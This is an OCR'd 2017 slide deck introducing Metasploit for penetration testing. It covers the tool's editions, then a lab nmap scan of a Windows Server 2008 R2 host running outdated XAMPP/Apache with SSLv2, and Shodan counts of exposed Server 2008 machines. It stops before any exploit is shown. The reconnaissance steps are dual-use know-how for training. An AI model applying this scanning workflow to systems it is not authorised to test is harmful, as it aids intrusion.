Introduction to Metasploit


AUGUST 10, 2017

Objectives

- What is Metasploit?
- Where to go for information and help
- msfconsole
- Finding and configuring an exploit
- Selecting a payload and pairing with the exploit
- Meterpreter or raw shell?
- Post exploitation

Metasploit

- Large collection of exploits included in the default installation
- … and a likewise great number of auxiliary modules
- Greatly simplifies initial exploitation and post exploitation efforts. Takes the effort out of building an exploit, adding shellcode, dealing with bad characters, creating a listener, and being limited to working only with raw shells.




Exploit

Payload

Metasploit Editions

- Four editions; two free and two commercial



Pro

For penetration testers and IT security teams

Express

For IT generalists in SMBs

Community

For small companies and students


Framework

For developers and security researchers

- We will be using the Framework edition

Where to go for further info

- Rapid7 Community site https://community.rapid7.com/community/metasploit



Metasploit

Log in to follow, share, and participate in this community. Not a member? Join Now!

Looking for Something?

Browse all content, blogs or discussions

Post your Metasploit question now

CONTRIBUTE

View feeds

CATEGORIES

Development

Documentation

RECENT BLOG POSTS

Metasploit Wrapup in Metasploit

Metasploit Wrapup in Metasploit

R7-2017-16 | CVE-2017-5244: Lack of CSRF protection for stopping tasks in Metasploit Pro, Express, and Community editions (FIXED) in Metasploit

Metasploit Wrapup in Metasploit

DOCUMENTATION

Items tagged with **docs**

Pdf and doc files generated by metasploit


Latest Metasploit User Guide

Metasploit Weekly Release Notes

Just read OffSec's docs on metasploit, got some questions.

Scan The Target


- Reconnaissance is the first step … we need to scan the target to identify any open ports and attempt to identify running services on those ports
- Using Nmap on the Kali machine:



```
root@there:~# nmap -A --reason 192.168.0.32

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-09 01:06 EDT
```

Review Nmap Results


- Looks like Windows Server 2008R2
- 2008? Are those still common out there in the wild?
- Let’s ask Shodan ….



```
root@there:~# nmap -A --reason 192.168.0.32

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-09 01:06 EDT
Nmap scan report for 192.168.0.32
Host is up, received arp-response (0.00073s latency).
Not shown: 988 closed ports
Reason: 988 resets
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 128 Apache httpd 2.2.14 ((Wi
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 Open
| http-title:             XAMPP            1.7.3
|_Requested resource was http://192.168.0.32/xampp/splash.php
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbio
443/tcp   open  ssl/http     syn-ack ttl 128 Apache httpd 2.2.14 ((Wi
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 Open
| http-title:             XAMPP            1.7.3
|_Requested resource was https://192.168.0.32/xampp/splash.php
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows Server 2008 R2 S
3389/tcp  open  tcpwrapped   syn-ack ttl 128
| ssl-cert: Subject: commonName=WIN-8SPMRFBGUKN
| Not valid before: 2017-08-07T14:03:15
|_Not valid after:  2018-02-06T14:03:15
|_ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49161/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:15:5D:02:D2:06 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, W
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: WIN-8SPMRFBGUKN, NetBIOS user: <unknown>, Net
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2
```

Microsoft Server 2008 R2

- Device search engine Shodan shows 221,987 servers exposed to the Internet in August 2017. More than half are hosted in the US.



os:"server 2008"

Total Results: 221,987

Top Services	
SMB	209,987
IKE	6,110
IKE-NAT-T	4,375
45626	2
17923	2

Top Countries	
US	128,473
HK	8,719
CN	7,030
DE	6,944
GB	6,896


Top Organizations	
Enzu	26,343
EGIHosting	16,856
CloudRadium L.L.C	13,563
ColoCrossing	11,727
YHSRV	3,979

www.shodan.io

Review Nmap Results

- Look at the results for 80/tcp, the web server information:
  - Apache 2.2.14
  - XAMPP 1.7.3


- XAMPP is a free open source cross platform web server solution stack developed by Apache Friends consisting of an Apache HTTP server, MariaDB database, and interpreters for PHP and Perl (https://en.wikipedia.org/wiki/XAMPP)



```
root@there:~# nmap -A --reason 192.168.0.32

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-09 01:06 EDT
Nmap scan report for 192.168.0.32
Host is up, received arp-response (0.00073s latency).
Not shown: 988 closed ports
Reason: 988 resets
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 128 Apache httpd 2.2.14 ((W
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 Ope
| http-title:             XAMPP            1.7.3
|_Requested resource was http://192.168.0.32/xampp/splash.php
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbio
443/tcp   open  ssl/http     syn-ack ttl 128 Apache httpd 2.2.14 ((W
|_http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 Ope
| http-title:             XAMPP            1.7.3
|_Requested resource was https://192.168.0.32/xampp/splash.php
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows Server 2008 R2 S
3389/tcp  open  tcpwrapped   syn-ack ttl 128
| ssl-cert: Subject: commonName=WIN-8SPMRFBGUKN
| Not valid before: 2017-08-07T14:03:15
|_Not valid after:  2018-02-06T14:03:15
|_ssl-date: 2017-08-09T05:07:13+00:00; -1s from scanner time.
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49161/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:15:5D:02:D2:06 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, W
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: WIN-8SPMRFBGUKN, NetBIOS user: <unknown>, Ne
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2
```

msfconsole

